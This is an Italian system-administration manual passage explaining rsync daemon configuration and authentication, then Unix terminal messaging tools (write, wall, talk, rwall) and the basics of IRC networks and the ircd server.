`use chroot =` ***yes*** | ***no*** `use chroot =` ***true*** | ***false***	Questo parametro è molto importante e consente, se si attribuisce un valore affermativo, di accedere alla directory del modulo attraverso la funzione ***chroot()***. Tuttavia, questa funzionalità può essere attivata solo se Rsync viene avviato con i privilegi dell'utente '**`root`**'.
`read only = true` | `false` `read only = yes` | `no`	Questa opzione permette di definire se il modulo debba essere accessibile solo in lettura oppure anche in scrittura. Se l'opzione non viene specificata, si intende che l'accesso debba essere consentito in sola lettura. Assegnando il valore booleano '**`false`**' (oppure '**`no`**') si ottiene di consentire anche la scrittura.
`uid =` ***nome_utente*** | ***id_utente*** `gid =` ***nome_gruppo*** | ***id_gruppo***	Queste due opzioni permettono di definire l'utente e il gruppo per conto dei quali devono essere svolte le operazioni all'interno del modulo. In pratica, Rsync utilizza quella identità per leggere o scrivere all'interno del modulo; questo può essere un mezzo attraverso il quale controllare gli accessi all'interno della directory corrispondente.
`auth users =` ***utente_rsync*** [`,` ***utente_rsync***] …	Questa opzione permette di indicare un elenco di nomi di utenti di Rsync a cui è consentito di accedere al modulo. Senza questa opzione, si concede l'accesso a chiunque, mentre in tal modo si impone il riconoscimento in base a un file di utenti definito attraverso il parametro '**`secrets file`**'.

Opzione	Descrizione
`secrets file =` ***file_di_utenti_e_parole_d'ordine***	Questa opzione è obbligatoria se viene usato il parametro '**`auth users`**'. Serve a indicare il file all'interno del quale Rsync può trovare l'elenco degli utenti e delle parole d'ordine (in chiaro).
`strict modes = true|false` `strict modes = yes|no`	Questa opzione permette di stabilire se il file indicato con la direttiva '**`secrets file`**' debba essere accessibile esclusivamente all'utente associato al processo elaborativo di Rsync (di solito corrisponde a '**`root`**'), oppure se può mancare questa accortezza. In generale, questa opzione è attiva, a indicare che il file deve essere protetto.
`ignore nonreadable = true|false` `strict modes = yes|no`	Questa opzione permette di accettare la presenza di file che non risultano leggibili al servente Rsync. In pratica, con questa opzione attiva, si fa in modo che i file non leggibili siano trattati come se non esistessero del tutto.
`transfer logging = true|false` `strict modes = yes|no`	Questa opzione, che normalmente non risulta attiva, se viene abilitata consente di far annotare nel registro i file trasferiti.
`timeout =` ***n_secondi***	Questa opzione consente di specificare una scadenza alle connessioni, indicando un numero che esprime una quantità di secondi. Normalmente non c'è alcuna scadenza, ma in questo modo un errore da parte di un programma cliente potrebbe lasciare aperta una connessione inesistente all'infinito. In generale, se non ci sono altri problemi, conviene lasciare un tempo ragionevolmente grande, di una o più ore.
`max connections =` ***n***	Questa opzione consente di limitare la quantità massima di connessioni simultanee complessive. In mancanza di questa direttiva, nessun limite viene posto.
`lock file =` ***file***	Questa opzione consente di stabilire espressamente il file da usare per il controllo del numero massimo di connessioni. In mancanza di questa indicazione, si tratta di '`/var/run/rsyncd.lock`'.

Segue la descrizione di alcuni esempi.

-
```
uid = nobody
gid = nobody
[xxx]
        path = /home/xxx
        comment = Esportazione della directory /home/xxx
```

Questo esempio, simile ad altri descritti nella pagina di manuale *rsyncd.conf (5)*, rappresenta una configurazione minima allo scopo di definire il modulo '**`xxx`**' che consenta l'accesso in sola lettura alla directory '`/home/xxx/`' per qualunque utente. Si osservi in particolare l'uso dei parametri '**`uid`**' e '**`gid`**', all'inizio del file, in modo che Rsync utilizzi i privilegi dell'utente e del gruppo '**`nobody`**' per la lettura dei file.

-
```
[xxx]
        path = /home/xxx
        comment = Esportazione della directory /home/xxx
        uid = nobody
        gid = nobody
```

Si tratta di una variante dell'esempio precedente, in cui i parametri '**`uid`**' e '**`gid`**' sono stati collocati all'interno del modulo. In questo caso, dal momento che non ci sono altri moduli, l'effetto è lo stesso.

-
```
[pippo]
        comment = Applicativo PIPPO
        path = /opt/pippo
        read only = false
        uid = tizio
        gid = tizio
        auth users = caio, sempronio
        secrets file = /etc/rsyncd.secrets
```

L'esempio mostra la descrizione del modulo '**`pippo`**' all'interno di un file di configurazione che potrebbe contenerne anche altri. In pratica, gli utenti che Rsync identifica come '**`caio`**' e '**`sempronio`**', possono scrivere all'interno della directory '`/opt/pippo/`', generando eventualmente anche delle sottodirectory, utilizzando i privilegi dell'utente e del gruppo '**`tizio`**' (secondo quanto definito dal sistema operativo di quell'elaboratore). Il file delle parole d'ordine necessario a identificare gli utenti '**`caio`**' e '**`sempronio`**' è '`/etc/rsyncd.secrets`'.

-
```
pid file=/var/run/rsyncd.pid
use chroot = yes
read only = yes
list = yes
uid = rsync
gid = rsync
secrets file = /etc/rsyncd.secrets
strict modes = yes
ignore nonreadable = yes
transfer logging = yes
timeout = 10800

[a2dist]
    comment = a2 distribution
    max connections = 7
    path = /home/a2dist/distribution
    auth users = tizio, caio, sempronio
```

Questo è un esempio abbastanza completo. Nella parte iniziale, le direttive globali servono a: specificare il file da usare per annotare il numero del processo elaborativo (PID); richiedere che venga utilizzata la funzione ***chroot()*** all'inizio di ogni modulo; consentire un accesso in sola lettura; consentire la visualizzazione dell'elenco dei moduli disponibili; far funzionare il programma servente con i privilegi dell'utente e del gruppo '**`rsync`**' (ma all'avvio il programma deve avere i privilegi dell'utente '**`root`**' e con questi privilegi va poi a leggere il file contenenti le parole d'ordine); specificare quale sia il file contenente le parole d'ordine, verificando che questo non risulti accessibile ad altri utenti; ignorare i file che non risultano leggibili, come se non ci fossero; annotare il trasferimento di tutti i file nel registro; far scadere le connessioni che durano oltre tre ore.

Dopo le direttive globali appare un solo modulo, denominato '**`a2dist`**', nel quale si indica: una descrizione del modulo; il limite massimo di connessioni (sette); il percorso del modu-

lo (la directory '`/home/a2dist/distribution/`'); gli utenti autorizzati ad accedere al modulo.

Bisogna osservare che l'opzione '**`max connections`**' definisce la quantità massima di connessioni simultanee, in senso complessivo, anche quando la si utilizza all'interno dei moduli. In questo senso, mancherebbe la possibilità di stabilire una quantità massima di accessi simultanei riferiti al modulo e non a tutto l'insieme. Tuttavia, per tenere traccia del numero di connessioni, si utilizza un file, definibile con l'opzione '**`lock file`**'; pertanto, per distinguere le connessioni massime, modulo per modulo, basta cambiare nome a questo file:

```
pid file=/var/run/rsyncd.pid
use chroot = yes
read only = yes
list = yes
uid = rsync
gid = rsync
secrets file = /etc/rsyncd.secrets
strict modes = yes
ignore nonreadable = yes
transfer logging = yes
timeout = 10800

[a2dist-tizio]
    comment = a2 distribution for tizio
    max connections = 1
    path = /home/a2dist/distribution
    auth users = tizio
    lock file = /var/run/rsyncd.lock.tizio

[a2dist-caio]
    comment = a2 distribution for caio
    max connections = 1
    path = /home/a2dist/distribution
    auth users = caio
    lock file = /var/run/rsyncd.lock.caio

[a2dist-sempronio]
    comment = a2 distribution for sempronio
    max connections = 1
    path = /home/a2dist/distribution
    auth users = sempronio
    lock file = /var/run/rsyncd.lock.sempronio
```

L'esempio mostra la suddivisione in tre moduli per l'accesso agli stessi dati, ma da parte di tre utenti differenti, ognuno dei quali ha la disponibilità di un solo accesso simultaneo.

Nasce la necessità di impedire che un utente possa accedere per più di una volta, simultaneamente, quando la sincronizzazione richiede tempi lunghi. Per esempio, se Tizio configura il proprio sistema Cron per eseguire la sincronizzazione una volta al giorno, ma ci vuole più di un giorno per aggiornare tutto, si rischia di riavviare una seconda sincronizzazione errata.

36.12.6.1 File degli utenti e delle parole d'ordine secondo Rsync

Quando si utilizza Rsync come servente e si richiede una forma di autenticazione agli utenti che accedono, è necessario predisporre un file di testo contenente dei record secondo la sintassi seguente:

nome_utente* : *parola_d'ordine_in_chiaro

Dal momento che normalmente il file viene letto da Rsync con i privilegi dell'utente '**`root`**', è sufficiente che questo file abbia il permesso di lettura per l'amministratore del sistema.

Rsync non stabilisce quale sia la collocazione e il nome di questo file; è il parametro '**`secrets file`**' del file di configurazione a definirlo volta per volta. In generale, nella documentazione originale si fa l'esempio del file '`/etc/rsyncd.secrets`'. L'esempio seguente mostra il caso degli utenti '**`caio`**' e '**`sempronio`**', a cui sono state abbinate rispettivamente le parole d'ordine '**`tazza`**' e '**`ciao`**'.

```
caio:tazza
sempronio:ciao
```

È bene ribadire che questo file non ha alcun nesso con il file '`/etc/passwd`' (né con '`/etc/shadow`'). Gli utenti di Rsync possono non essere stati registrati (nel modo consueto) nell'elaboratore presso cui accedono.

36.12.7 Tempi morti e scadenze

Rsync è un sistema molto sofisticato per la sincronizzazione dei dati, in grado di consentire anche l'esecuzione del lavoro a più riprese, persino su file singoli (opzione '**`--partial`**'), con il minimo traffico di rete possibile.

Questa parsimonia nella gestione delle risorse di rete ha però un effetto indesiderato, in quanto si possono creare dei tempi morti, anche lunghi, in cui la connessione TCP rimane aperta senza il passaggio di alcun pacchetto. Tale situazione si può verificare in modo particolare quando si trasmettono file di grandi dimensioni attraverso dei tentativi successivi, perché ogni volta i due elaboratori coinvolti devono ricalcolare i codici di controllo di questi, per stabilire se la porzione presente nella destinazione possa essere utilizzata o meno: durante questo calcolo il traffico della connessione rallenta fino a sospendersi.

Anche se la sospensione della comunicazione non dovrebbe portare conseguenze per la connessione, bisogna ricordare questo fatto quando si utilizza la direttiva '**`timeout`**' (o l'opzione '**`--timeout`**'), in modo da lasciare un tempo sufficiente allo svolgimento delle operazioni necessarie. Inoltre, anche senza imporre alcun limite, ci potrebbero essere dei componenti tra i due elaboratori che non sono al corrente dell'esigenza di avere delle pause molto lunghe nelle connessioni. Potrebbe trattarsi di un router-NAT che deve seguire tutte le comunicazioni per le quali si richiede la trasformazione degli indirizzi e delle porte, introducendo anche per questo un problema di «scadenza» delle connessioni, cosa che così si può manifestare con delle interruzioni inspiegabili della sincronizzazione dei dati attraverso Rsync.

Quando l'uso appropriato della direttiva '**`timeout`**' o dell'opzione '**`--timeout`**' non porta a risolvere il problema, può essere necessario evitare l'uso dell'opzione '**`--partial`**'.

36.12.8 Problemi di ricezione

Durante l'allineamento di una copia di dati, con Rsync, attraverso la rete, può succedere, in circostanze particolari, che l'elaboratore ricevente si blocchi.[29] Si osservi la figura successiva:

```
# rsync -a 172.17.1.254:/ /mnt/sda2
```

Nella figura si vede che l'elaboratore «A», sta allineando una propria copia di «B», a partire dalla directory '`/mnt/sda2/`'. Supponendo che l'elaboratore «B» sia in grado di generare un traffico molto fitto, può succedere che «A» si blocchi. In questi casi, l'unico rimedio consiste nell'uso dell'opzione '**`--bwlimit`**', cercando di trovare il livello di traffico massimo che non produce inconvenienti.

36.13 Riferimenti

- Christopher Smith, *NFS-HOWTO*, *http://nfs.sourceforge.net/nfs-howto/index.html*
- Thorsten Kukuk, *The Linux NIS(YP)/NYS/NIS+ HOWTO*, *http://tldp.org/HOWTO/NIS-HOWTO/*

- J. Reynolds, J. Postel, *RFC 1700, Assigned numbers, BOOTP and DHCP parameters*, 1994, *http://www.ietf.org/rfc/rfc1700.txt*
- *NTP home*, *http://www.ntp.org*
- *pool.ntp.org: public ntp time server for everyone*, *http://www.pool.ntp.org*
- David L. Mills, *Public NTP Time Servers*, *http://www.eecis.udel.edu/~mills/ntp/servers.html*
- *NET-SNMP*, *http://www.net-snmp.org*
- Andrea Manzini, *SNMP: tutta la rete in punta di Management Protocol*, *Linux&C.*, maggio 2006, 52, pag. 15, *http://www.oltrelinux.com/*
- Andrea Manzini, *Estensione di SNMPd e uso di MRTG*, *Linux&C.*, giugno 2006, 53, pag. 35, *http://www.oltrelinux.com/*
- Tobi Oetiker, *The Multi Router Traffic Grapher*, *http://oss.oetiker.ch/mrtg/*

[1] **Inetd** UCB BSD

[2] **TCP wrapper** software libero con licenza speciale

[3] **Portmapper** UCB BSD + SUN RPC

[4] **RPCinfo** UCB BSD + SUN RPC

[5] **Linux NFS** GNU GPL

[6] **YP Server** GNU GPL

[7] **YP Bind-mt** GNU GPL

[8] **YP Tools** GNU GPL

[9] Se non serve, o non funziona, si ottiene al massimo una segnalazione di errore nel momento in cui si utilizza il file-make, senza altri effetti collaterali.

[10] Di solito, il protocollo DHCP si utilizza per IPv4, dal momento che IPv6 risolve già i problemi di assegnazione automatica degli indirizzi.

[11] Il problema dell'instradamento esplicito verso la rete 255.255.255.255 si pone solo per kernel Linux molto vecchi e in generale si deve evitare di intervenire così.

[12] **DHCP ISC** software libero con licenza speciale

[13] **netkit-rwho** UCB BSD

[14] **netkit-rusers** software libero con licenza speciale

[15] **Finger** UCB BSD

[16] Non basta preoccuparsi di non attivare un servizio pericoloso: occorre verificare che non sia già presente in modo predefinito!

[17] **netkit-rsh** UCB BSD

[18] Si deve fare attenzione al fatto che tra il nome del nodo e il nome dell'utente, ci deve essere uno spazio.

[19] Per quanto riguarda le limitazioni all'accesso dell'utente '**`root`**', si tenga presente che potrebbe essere stato impedito l'accesso da un elaboratore remoto a causa della configurazione del file '`/etc/securetty`'.

[20] **Telnet** UCB BSD

[21] Un cliente TELNET è in grado di utilizzare soltanto il protocollo TCP. I servizi che si basano sul TCP utilizzano un proprio protocollo di livello superiore ed è questo ciò a cui si fa riferimento.

[22] **netkit-tftp** UCB BSD

[23] **NTP** software libero con licenza speciale

[24] **NET SNMP** BSD

[25] **NET SNMP** BSD

[26] **NET SNMP** BSD

[27] **MRTG** GNU GPL

[28] **Rsync** GNU GPL

[29] Il problema si è manifestato su un elaboratore avviato con il file system principale innestato attraverso la rete (protocollo NFS), mentre con un file system locale ciò non accadrebbe. Pertanto, non si tratta di una questione legata specificatamente a Rsync, ma che comunque si può presentare con il suo utilizzo; per cui, in mancanza d'altro, si può rimediare abbassando la «velocità» con cui Rsync esegue la copia dei dati.

Capitolo 37

Messaggistica istantanea (instant messaging)

La messaggistica istantanea è diventato un concetto importante, tanto da assumere un acronimo diffuso: «IM», ovvero *Instant messaging*. Nei primi anni 2000 è proliferata l'offerta di servizi di messaggeria istantanea, soprattutto per assicurare l'accesso di un pubblico importante ai «portali» di comunicazione. Attualmente questi servizi si attuano generalmente attraverso applicazioni gestibili con un comune navigatore ipertestuale e l'uso di protocolli e programmi specifici è sempre meno diffuso.

In questo capitolo si considerano i tipi tradizionali di messaggeria istantanea e ICQ (*I seek you*), ma ciò soltanto a titolo esemplificativo del problema, perché tutti sono destinati a un progressivo abbandono.

37.1 Messaggi sul terminale Unix

Il modo normale di inviare un messaggio a una persona è quello di utilizzare la posta elettronica. In alternativa, sui sistemi Unix, quando si desidera aprire una comunicazione istantanea può essere conveniente l'uso di programmi come '**`talk`**', ammesso che il sistema di destinazione sia predisposto per questo.

Il tipo di comunicazione che utilizza programmi come '**`talk`**' e simili, parte dal presupposto che si possa «scrivere» sul file di dispositivo corrispondente al terminale utilizzato dall'utente destinatario.

37.1.1 Accesso al proprio terminale

Quando si accede normalmente attraverso un terminale a caratteri, il dispositivo corrispondente dovrebbe appartenere all'utente che lo sta utilizzando e anche al gruppo '**`tty`**'. Ciò dovrebbe avvenire automaticamente per opera del programma '**`login`**'. Nel caso dell'utente '**`tizio`**' che sta utilizzando la seconda console virtuale di un sistema GNU/Linux, si dovrebbero osservare le caratteristiche seguenti.

```
$ ls -l /dev/tty2 [Invio]

crw--w----   1 tizio  tty      4,   2 dic 31 10:38 /dev/tty2
```

L'utente che utilizza il terminale dovrebbe avere i permessi di lettura e scrittura, inoltre, dovrebbe essere concesso al gruppo il permesso di scrittura. Con questa convenzione, un programma che sia stato avviato con i privilegi del gruppo '**`tty`**' avrebbe la possibilità di scrivere su questo file di dispositivo.

Scrivere sul file di dispositivo di un terminale significa andare a pasticciare lo schermo su cui sta lavorando presumibilmente un utente. Esistendo questa possibilità, cioè che processi estranei possano aggiungere informazioni allo schermo del terminale che si sta utilizzando, la maggior parte degli applicativi prevede un comando che riscrive il contenuto dello schermo (di solito si ottiene con la combinazione di tasti [*Ctrl l*]). Tuttavia, gli utenti potrebbero desiderare di limitare questa possibilità, eliminando il permesso di scrittura per il gruppo '**tty**' per il terminale che si sta utilizzando.

Per controllare il permesso di scrittura per il gruppo '**tty**' del dispositivo corrispondente al proprio terminale attivo, si può usare anche un programma molto semplice: '**mesg**'. [1]

```
mesg [y|n]
```

Il fatto di togliere il permesso di scrittura per il gruppo '**tty**' al dispositivo del terminale, non è una garanzia che nessuno possa scriverci. Un processo con i privilegi dell'utente '**root**' potrebbe farlo ugualmente. Tuttavia, si tratta di una convenzione che generalmente viene rispettata.

Opzione	Descrizione
y	Permette agli altri utenti di scrivere sul proprio terminale (aggiunge il permesso di scrittura al gruppo '**tty**').
n	Impedisce agli altri utenti di scrivere sul proprio terminale (toglie il permesso di scrittura al gruppo '**tty**').
	Se l'opzione non viene specificata, si ottiene la visualizzazione dello stato attuale.

Per scrivere sullo schermo di un altro utente collegato allo stesso elaboratore locale, si usano comunemente i programmi '**write**' [2] e '**wall**': [3]

```
write utente [terminale] [< file_messaggio]
```

Il programma '**write**' rappresenta il sistema primordiale per inviare un messaggio a un altro utente che utilizza un terminale dello stesso sistema locale. Il messaggio viene atteso dallo standard input e viene scritto nel dispositivo dell'utente destinatario quando questo viene concluso con un codice di EOF (che di solito si ottiene con la combinazione [*Ctrl d*]).

Dal momento che il programma '**write**' non è destinato all'invio di messaggi attraverso la rete, il nome dell'utente va indicato in modo semplice, senza specificare il nodo. Il dispositivo del terminale può essere specificato e in tal caso si può indicare il percorso assoluto ('`/dev/tty*`') oppure solo il nome finale. Se il terminale non viene precisato, '**write**' cerca di determinarlo da solo.

```
wall messaggio
```

```
wall [< file_messaggio]
```

Il programma '**wall**' è una variante di '**write**', dove il messaggio viene inviato a tutti i terminali attivi. Il messaggio può essere fornito anche attraverso la riga di comando.

Per poter scrivere sul dispositivo dell'utente destinatario, secondo le convenzioni, '**write**' e '**wall**', devono avere i privilegi del gruppo '**tty**', per cui viene installato comunemente con il bit SGID attivato, appartenendo al gruppo '**tty**'.

```
# chown root:tty /usr/bin/write [Invio]

# chmod g+s /usr/bin/write [Invio]

# chown root:tty /usr/bin/wall [Invio]

# chmod g+s /usr/bin/wall [Invio]
```


Dal momento che quando si invia un messaggio, si presume che il proprio corrispondente voglia rispondere, '**write**' e '**wall**' non inviano il messaggio se il proprio terminale non ammette la risposta, cioè se i permessi del proprio file di dispositivo non lo consentono.

37.1.2 Comunicazione diretta attraverso la rete

Per entrare in comunicazione diretta con un utente che sta utilizzando un terminale o una console di un certo nodo raggiungibile attraverso la rete, si può utilizzare il servizio '**talk**' gestito attraverso il demone '**talkd**'[4]

In tal caso, è il demone '**talkd**' (o meglio, '**in.talkd**') del nodo destinatario, a occuparsi di scrivere sul dispositivo del terminale. Generalmente, questo programma viene avviato dal supervisore dei servizi di rete con i privilegi dell'utente '**root**', cosa che gli permetterebbe di scavalcare qualunque limitazione di accesso ai dispositivi di terminale. Tuttavia, è il demone stesso che cerca di rispettare le convenzioni, evitando di scrivere se manca il permesso di scrittura per il gruppo '**tty**'.

```
in.talkd
```

Il demone '**in.talkd**' è gestito dal supervisore dei servizi di rete e controllato attraverso il filtro del TCP wrapper. Nell'esempio seguente, viene mostrata la riga di '`/etc/inetd.conf`' in cui si dichiara il suo possibile utilizzo per quanto riguarda il caso particolare di Inetd:

```
…
talk  dgram  udp  wait  root  /usr/sbin/tcpd  in.talkd
…
```

Dal lato cliente, il programma '**talk**' permette di entrare in comunicazione con una persona che sta utilizzando un nodo all'interno della rete:

```
talk utente[@nodo] [terminale]
```

Il nome dell'utente può essere espresso identificando anche il nodo all'interno del quale è, o dovrebbe essere connesso: ***utente@nodo***. Se l'utente con cui si vuole comunicare è connesso su più terminali all'interno dello stesso nodo, è possibile specificare il nome del terminale nella forma '**tty***xx*'. Quando si è chiamati attraverso '**talk**', sullo schermo del terminale appare un messaggio simile a quello seguente:

```
Message from Talk_Daemon@localhost at 11:31 ...
talk: connection requested by tizio@dinkel.brot.dg.
talk: respond with:  talk tizio@dinkel.brot.dg
```

In questo caso si tratta dell'utente '**tizio**' che cerca di contattarci; nel messaggio viene suggerito anche il modo corretto di rispondere. Evidentemente, l'utente che vuole rispondere deve sospendere la propria attività, per avviare a sua volta una copia del programma '**talk**'.

Quando la comunicazione si instaura, viene utilizzato uno schermo suddiviso in due finestre per distinguere i messaggi: nella parte superiore si vedono quelli inviati, mentre nella parte inferiore appaiono quelli ricevuti.

Figura 37.5. Comunicazione attraverso '**talk**'.

```
[Connection established]
Io sto bene, grazie




|-----------------------------------------------------------|

Ciao caio, come stai?
```

.

Durante la comunicazione, lo schermo può essere riscritto utilizzando la combinazione [*Ctrl l*]. La comunicazione può essere terminata da uno qualunque dei due interlocutori utilizzando il carattere di interruzione che di norma è [*Ctrl c*]. Segue la descrizione di alcuni esempi.

- `$ talk tizio` [*Invio*]

  Cerca di contattare l'utente '**`tizio`**' nello stesso sistema locale.

- `$ talk tizio@dinkel.brot.dg` [*Invio*]

  Cerca di contattare l'utente '**`tizio`**' presso *dinkel.brot.dg*.

- `$ talk tizio@dinkel.brot.dg tty2` [*Invio*]

  Cerca di contattare l'utente '**`tizio`**' presso *dinkel.brot.dg*, al terminale '**`tty2`**' (si tratta probabilmente della seconda console virtuale).

Oltre al programma '**`talk`**' tradizionale, è disponibile comunemente anche '**`ytalk`**'[5] che consente la comunicazione tra più di due soli utenti:

`ytalk` [`-x`] ***utente***...

Il suo funzionamento è simile a '**`talk`**' e può anche comunicare con utenti che usano lo stesso '**`talk`**'. L'utente può essere specificato in diversi modi:

nome	un utente connesso presso lo stesso elaboratore locale;
nome@nodo	un utente connesso presso un altro elaboratore;
nome#terminale	un utente connesso presso lo stesso elaboratore locale attraverso un terminale determinato;
nome#terminale@nodo	un utente connesso presso un altro elaboratore, su un terminale determinato.

Durante la comunicazione, è possibile richiamare un menù di funzioni premendo il tasto [*Esc*].

Il programma '**`ytalk`**' è più complesso rispetto al solito '**`talk`**', tanto che è previsto l'uso di file di configurazione: '`/etc/ytalkrc`' per le impostazioni generali e '`~/.ytalkrc`' per la personalizzazione da parte di ogni utente. Eventualmente si possono approfondire le altre caratteristiche consultando la sua pagina di manuale: *ytalk(1)*.

37.1.3 Invio di un messaggio circolare

Se quello che si desidera è l'invio di un messaggio circolare senza la necessità di avere un colloquio con gli utenti destinatari, si può usare Rwall.[6] Il sistema si basa sulle RPC, di conseguenza, è necessario che i nodi destinatari di questo messaggio abbiano in funzione il Portmapper, oltre al demone particolare che si occupa di questo.

Rwall si compone in particolare di un demone, '**`rpc.rwalld`**', oppure solo '**`rwalld`**', il quale si avvia normalmente senza argomenti, di solito attraverso la procedura di inizializzazione del sistema, in modo indipendente dal supervisore dei servizi di rete.

Il programma cliente che serve per sfruttare il servizio è '**`rwall`**', il quale si utilizza con la sintassi seguente:

`rwall` ***nodo_remoto*** [***file***]

Il programma '**`rwall`**' consente di inviare un messaggio, eventualmente già preparato in un file, a tutti gli utenti di un nodo remoto determinato. Se non viene fornito il nome di un file contenente il messaggio da inviare, questo messaggio può essere inserito attraverso la tastiera del terminale da cui si avvia il programma. Per terminare l'inserimento si utilizza il codice di EOF che di solito si ottiene premendo la combinazione [*Ctrl d*].

37.2 IRC


IRC è un sistema di comunicazione in tempo reale per discussioni pubbliche, o private, in forma scritta. Di per sé, IRC è l'evoluzione della comunicazione attraverso '**`talk`**' (sezione 37.1).

Lo scopo di IRC, ovvero la realizzazione di un sistema di discussione pubblica a livello globale, richiede un'infrastruttura composta dai serventi IRC articolati in modo da formare una «rete» IRC.

Ragionando in piccolo, si può pensare alla realizzazione di un servente IRC singolo, presso il quale si devono connettere tutte le persone che vogliono instaurare una forma di discussione qualunque. La distanza non è necessariamente un problema per chi si connette; tuttavia, diventa un problema la quantità di connessioni che verrebbero a essere aperte in modo simultaneo. Nella realtà, queste connessioni possono essere molto numerose (diverse migliaia), soprattutto a causa della filosofia di IRC per la quale l'organizzazione dei canali di discussione è libera, rendendo indispensabile la presenza di un'infrastruttura che sia in grado di recepire tale massa di utenze.

Si parla di reti IRC, a indicare i gruppi di elaboratori che gestiscono assieme gli stessi canali di comunicazione. Tali reti sono composte secondo una struttura ad albero, dove esiste un solo percorso possibile tra due nodi. Naturalmente, queste reti IRC si inseriscono praticamente sulla rete Internet, sfruttando il protocollo TCP per il transito delle informazioni.

Figura 37.7. Rete di serventi IRC.



L'organizzazione della rete IRC è importante per fare in modo che transitino al suo interno solo le informazioni che sono indispensabili, dal momento che il volume di messaggi gestiti è enorme.

A livello di rete IRC si può individuare una persona con un ruolo speciale: l'operatore IRC. L'operatore IRC è l'amministratore di uno o più serventi IRC, nel senso che può impartire a questi dei comandi speciali, relativi al loro funzionamento.

37.2.1 Canali, utenti e operatori

In una rete IRC, le comunicazioni avvengono all'interno di ***canali*** creati dinamicamente; gli utenti della rete IRC sono individuati in base a un nominativo, definito *nick*. Non esiste una regola nell'uso dei nominativi di identificazione degli utenti e nell'organizzazione dei canali di comunicazione: l'utente che si presenta nella rete IRC chiede di usare un nominativo e lo ottiene se questo non è già utilizzato; l'utente che chiede di accedere a un canale di comunicazione che non esiste, lo crea automaticamente e ne diventa il suo ***operatore***.

Naturalmente, un utente che cerca di accedere a una rete IRC lo fa connettendosi a un servente IRC di quella rete; ma questo servente può definire una sua politica di accessi, per cui l'utente in questione potrebbe anche non essere ammesso ad accedere.

È importante comprendere la filosofia di IRC per ciò che riguarda i canali: questi vengono creati automaticamente nel momento in cui vengono richiesti per la prima volta; quindi scompaiono nel momento in cui non ci sono più utenti collegati al loro interno. È importante

anche chiarire il senso dell'operatore: si tratta dell'utente che crea inizialmente il canale, ovvero dell'utente che riceve questo privilegio da un altro operatore. L'operatore, noto anche con l'abbreviazione di «oper», oppure solo «op», ha la possibilità di stabilire la modalità di funzionamento del canale e può anche allontanare altri utenti dal canale stesso. Segue l'elenco delle modalità più importanti di un canale che sono controllate dall'operatore:

- si può accedere al canale a richiesta, oppure solo a seguito di un invito;
- si può specificare una parola d'ordine per l'accesso al canale;
- si può specificare il numero massimo di accessi, oltre l'operatore;
- si può rendere il canale moderato, per cui in pratica scrive solo l'operatore e gli utenti da lui autorizzati;
- si può bloccare la scrittura nel canale;
- si possono concedere i privilegi di operatore anche a un altro utente;
- si può rendere il canale privato, nel senso che non ne viene pubblicizzata la presenza;
- si può rendere il canale segreto, nel senso che non lo si vuole fare apparire nell'elenco dei canali presenti.[7]

Oltre al controllo sul funzionamento del canale, l'operatore può intervenire in modo privilegiato:

- può specificare il fatto che si tratti di un canale a tema;
- può consentire a un utente di scrivere in un canale moderato;
- può allontanare un utente o gruppi di utenti;
- può concedere un'eccezione nel caso di un canale che richieda l'invito.

Ogni utente, tra le altre cose, ha la possibilità di configurare il proprio accesso al canale in modo da rendersi parzialmente invisibile.

37.2.2 Divisione e ricongiunzione di reti IRC

Una rete IRC può essere spezzata nel momento in cui un nodo che non è terminale cessa di funzionare per qualche ragione, oppure quando viene dato espressamente questo ordine da un operatore IRC. In questa situazione si formano due reti, in cui continuano a funzionare i canali per quanto possibile. Naturalmente, gli utenti che accedono a una di queste due reti risultano isolati rispetto all'altra rete.

La divisione della rete provoca quindi una crisi temporanea che alla fine si riassesta in qualche modo più o meno automatico. Il vero problema nasce nel momento in cui le reti vengono riunite: i canali con lo stesso nome vengono fusi assieme, riunendo gli utenti. Questa riunione può creare un po' di scompiglio, considerando che la modalità di funzionamento dei canali viene riadattata in modo da armonizzare le eventuali incompatibilità e che gli operatori vengono a sommarsi.

37.2.3 Comportamenti spiacevoli

IRC è un sistema di comunicazione in cui gli utenti sono presenti simultaneamente nel momento in cui scrivono e leggono i messaggi. Nelle discussioni più o meno pubbliche come queste è comune il fatto che chi non sa stare alle regole di una discussione civile decida invece di esprimersi attraverso il dispetto, con la pretesa di dimostrare così la propria superiorità.

Queste situazioni sono così comuni che ne derivano dei termini standard il cui significato dovrebbe essere conosciuto:

- *bot* è un programma cliente automatico che funziona in modo autonomo (robot), senza un utente che sta comunicando effettivamente;

- *cloner* è un utente che sta utilizzando presumibilmente più programmi clienti, ognuno dei quali è un *clone* in questo contesto;
- *flooder* è colui che inonda in qualche modo un utente allo scopo di allontanarlo dalla comunicazione.

Il *bot*, ovvero il programma che usa IRC da solo, è il mezzo attraverso cui si compiono degli attacchi, altrimenti non ci sarebbe bisogno di un programma automatico, dato che IRC è fatta per comunicare tra esseri umani.

Il fatto di utilizzare diversi programmi clienti, mentre ne basterebbe uno solo per comunicare anche su più canali, può rappresentare l'intenzione di fare qualcosa di più della semplice comunicazione.

37.2.4 Dal lato del servente

La realizzazione di un servente IRC isolato è un'operazione relativamente semplice, limitando il problema alla definizione di una politica di accessi al servizio. Qui non viene mostrato in che modo organizzare invece una vera rete IRC, che evidentemente è un problema più impegnativo.

Ircd[8] è il servente IRC tipico dei sistemi Unix. In generale sono essenziali solo due file: l'eseguibile '**`ircd`**' e il file di configurazione '`ircd.conf`', che in un sistema GNU dovrebbe trovarsi nella directory '`/etc/ircd/`'.

Ircd può essere avviato in modo autonomo, senza l'intervento del supervisore dei servizi di rete, oppure sotto il suo controllo. Nel secondo caso, per quanto riguarda Inetd, si deve provvedere a sistemare il file '`/etc/inetd.conf`' aggiungendo la riga seguente:

```
…
ircd  stream  tcp  wait  irc  /usr/sbin/ircd ircd -i
…
```

Come si può osservare dall'esempio, conviene avviare l'eseguibile '**`ircd`**' usando i privilegi di un utente fittizio definito appositamente per la gestione del servizio IRC; in questo caso si tratta di '**`irc`**'. Inoltre, si fa riferimento alla porta TCP attraverso la denominazione '**`ircd`**', la quale, secondo il file '`/etc/services`', corrisponde normalmente al numero 6667:

```
…
ircd            6667/tcp        # Internet Relay Chat
ircd            6667/udp        # Internet Relay Chat
…
```

Si intende che si tratta di una porta non privilegiata, giustificando la scelta di usare un utente fittizio diverso da '**`root`**' per avviare '**`ircd`**'.

